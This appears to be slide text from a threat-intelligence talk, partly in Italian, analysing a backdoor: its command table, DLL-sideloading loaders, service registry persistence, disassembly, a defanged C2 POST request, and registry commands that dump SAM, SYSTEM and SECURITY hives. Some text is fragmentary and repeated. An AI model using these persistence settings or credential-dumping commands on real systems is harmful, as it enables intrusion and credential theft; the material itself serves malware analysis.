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

| Command ID | Description | Response ID |
|------------|---|-------------|
| 20000 | Enable Session | |
| 20001 | Disable Session | |
| 20002 | Update sleep time | |
| 20003 | Kill Bot | |
| 20004 | Execute program as user | |
| 20005 | Set Local Server Port | |
| 20006 | Safe Exit | |
| 20010 | Shell::Start new session | 30010 |
| 20011 | Shell::Handle Command | 30011 |
| 20012 | Shell::Close Session | 30012 |
| 20013 | Shell::Terminate Session Tree | 30013 |
| 20020 | File::Get Drives list | 30020 |
| 20021 | File::Get Directory content | 30021 |
| 20022 | File::Create directory | 30022 |
| 20023 | File::Delete file | 30023 |
| 20024 | File::Remove directory | 30024 |
| 20025 | File::Move file | 30025 |
| 20026 | File::Change Create\Last access\Last write Time | 30026 |
| 20030 | File::Read file | 30030 |
| 20031 | File::Write file | 30031 |

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|------------|--|-------------|
| 20040 | Proxy::Start Session | 30040 |
| 20041 | Proxy::Set socket as writeable | 30041 |
| 20042 | Proxy::Send Data | 30042 |
| 20043 | Proxy::Receive Data | 30043 |
| 20044 | Proxy::Close Session | 30044 |
| 20045 | Proxy::Reconnect | 30045 |
| 20050 | Enumerate Processes (filename pid number of threads) | 30050 |
| 20051 | Kill a list of processes | |
| 20052 | Process Injection | 30052 |
| 20053 | Plugin::Load | 30053 |
| 20054 | Plugin::Read Output | 30054 |
| 20055 | Plugin::Unload | 30055 |
| 20056 | Enumerate Processes (SessionID\PID\Domain\Username) | 30056 |
| 20060 | Injection::Start new session | 30060 |
| 20061 | Injection::List active sessions | 30061 |
| 20062 | Injection::Close session | 30062 |
| 20064 | Injection::Inject code in a new process | 30064 |
| 20065 | Injection::Read "pobject" | 30065 |
| 20068 | Injection::Read "create_object" | 30068 |
| 21000 | Configure Working Time | 31000 |

Evoluzione attacchi




Evoluzione attacchi



Prima pubblicazione



- ProxyLogon
- Zip distribuiti via Telegram



Last set of loaders

| Differences | Variant “Update” A | Variant “VLC” A | Variant “VLC” B | Tailored |
|---------------------------|----------------------------|------------------------|---|-----------------------------------|
| Filename | C:\Windows\System32\up.dll | C:\restores\libvlc.dll | C:\vlcmedia\libvlc.dll | C:\Windows\System32\apibridge.dll |
| Library loaded by | rundll32.exe Service | vlc.exe (sideloading) | vlc.exe (sideloading) | Service |
| Malicious code resides in | DllMain | libvlc_new | libvlc_new | ServiceMain |
| Loaded file | update.bin | playlist.dat | playlist.dat | C:\Program Data\user.key |
| Next stage loaded in | Current process | Current process | Injected in new wusa.exe process memory | Svchost.exe |

Update A
 Command line: cmd /c start /b rundll32.exe c:\windows\system32\up.dll,Start
 Registry hive: HKLM\SYSTEM\ControlSet001\Services\ctt
 DLL: c:\windows\system32\up.dll


Tailored
 Registry Key: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
 Value name: fontcsvc
 Value: FontCacheSvc

 Registry Key: \$HKLM\System\ControlSet\Services\FontCacheSvc\Parameters
 Value name: ServiceDll
 Value: %ProgramFiles%\Common Files\System\apibridge.dll

 Registry Key: \$HKLM\System\ControlSet\Services\FontCacheSvc\Parameters
 Value name: ServiceMain
 Value: Start

Last set of loaders

| Differences | Tailored |
|---------------------------|-----------------------------------|
| Filename | C:\Windows\System32\apibridge.dll |
| Library loaded by | Service |
| Malicious code resides in | ServiceMain |
| Loaded file | C:\Program Data\user.key |
| Next stage loaded in | svchost.exe |



Update A

Command line: cmd /c start /b rundll32
 Registry hive: HKLM\SYSTEM\ControlSet\Services\FontCacheSvc\Parameters
 DLL: c:\windows\system32\up.dll

Registry Key: \$HKLM\System\ControlSet\Services\FontCacheSvc\Parameters
 Value name: ServiceMain
 Value: Start

Last set of loaders

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Filename

Library

Malicio

Loaded

Next sta

apibridge.dll

ey

ntVersion\SvcHost

```

call cs:CreateFileW ; "\\.\PhysicalDrive0",0,FILE_SHARE_READ | FILE_SHARE_WRITE,0,OPEN_EXISTING
or rbx, 0FFFFFFFFFFFFFFFh
lea rbp, szVolumeName
mov rsi, rax
cmp rax, rbx
jz loc_180001188
mov [rsp+1A8h+lpOverlapped], rdi ; lpOverlapped
lea rax, [rsp+1A8h+BytesReturned]

; DATA XREF: .rdata:00000001800154DC;o
; .rdata:00000001800154EC;o ...
mov [rsp+1A8h+arg_10], r14
mov [rsp+1A8h+hTemplateFile], rax ; lpBytesReturned
lea r14, OutBuffer
lea r9d, [rdi+0Ch] ; nInBufferSize
lea r8, [rsp+1A8h+InBuffer] ; lpInBuffer
mov edx, 2D1400h ; dwIoControlCode
mov rcx, rsi ; hDevice
mov [rsp+1A8h+dwFlagsAndAttributes], 1000h ; nOutBufferSize
mov qword ptr [rsp+1A8h+dwCreationDisposition], r14 ; lpOutBuffer
call cs:DeviceIoControl
test eax, eax

```

Update A
 Command line: c
 Registry hive: HK
 DLL: c:\windows\system32\up.dll

```

lea rdx, [rsp+1A8h+szVolumeName] ; lpszVolumeName
lea rcx, szVolumeMountPoint ; "C:\""
mov r8d, 104h ; cchBufferLength
call cs:GetVolumeNameForVolumeMountPointA
mov rsi, [rsp+1A8h+arg_8]

```

Value: Start

rolSet\Services\FontCacheSvc\Parameters

les\System\apibridge.dll

rolSet\Services\FontCacheSvc\Parameters

Stage - 2

100% Ninja



```
hXXps://154.202.56[.]211/collector/3.0/  
POST /Collector/3.0/ HTTP/1.1  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0;  
rv 11.0) like Gecko  
Content-Length: 520  
Cache-Control: no-cache
```


Similarità con campioni noti:

- Stessa logica
- Stessi comandi

Differenze:

- Config codificato con operatore NOT invece che XOR
- Struttura config leggermente diversa

Raccolta informazioni



Credential dumping



Workstation



Domain Controller

Dumping Hashes from SAM via Registry

```
#> reg save hklm\sam sa
#> reg save hklm\system sys
#> reg save hklm\security sec
```

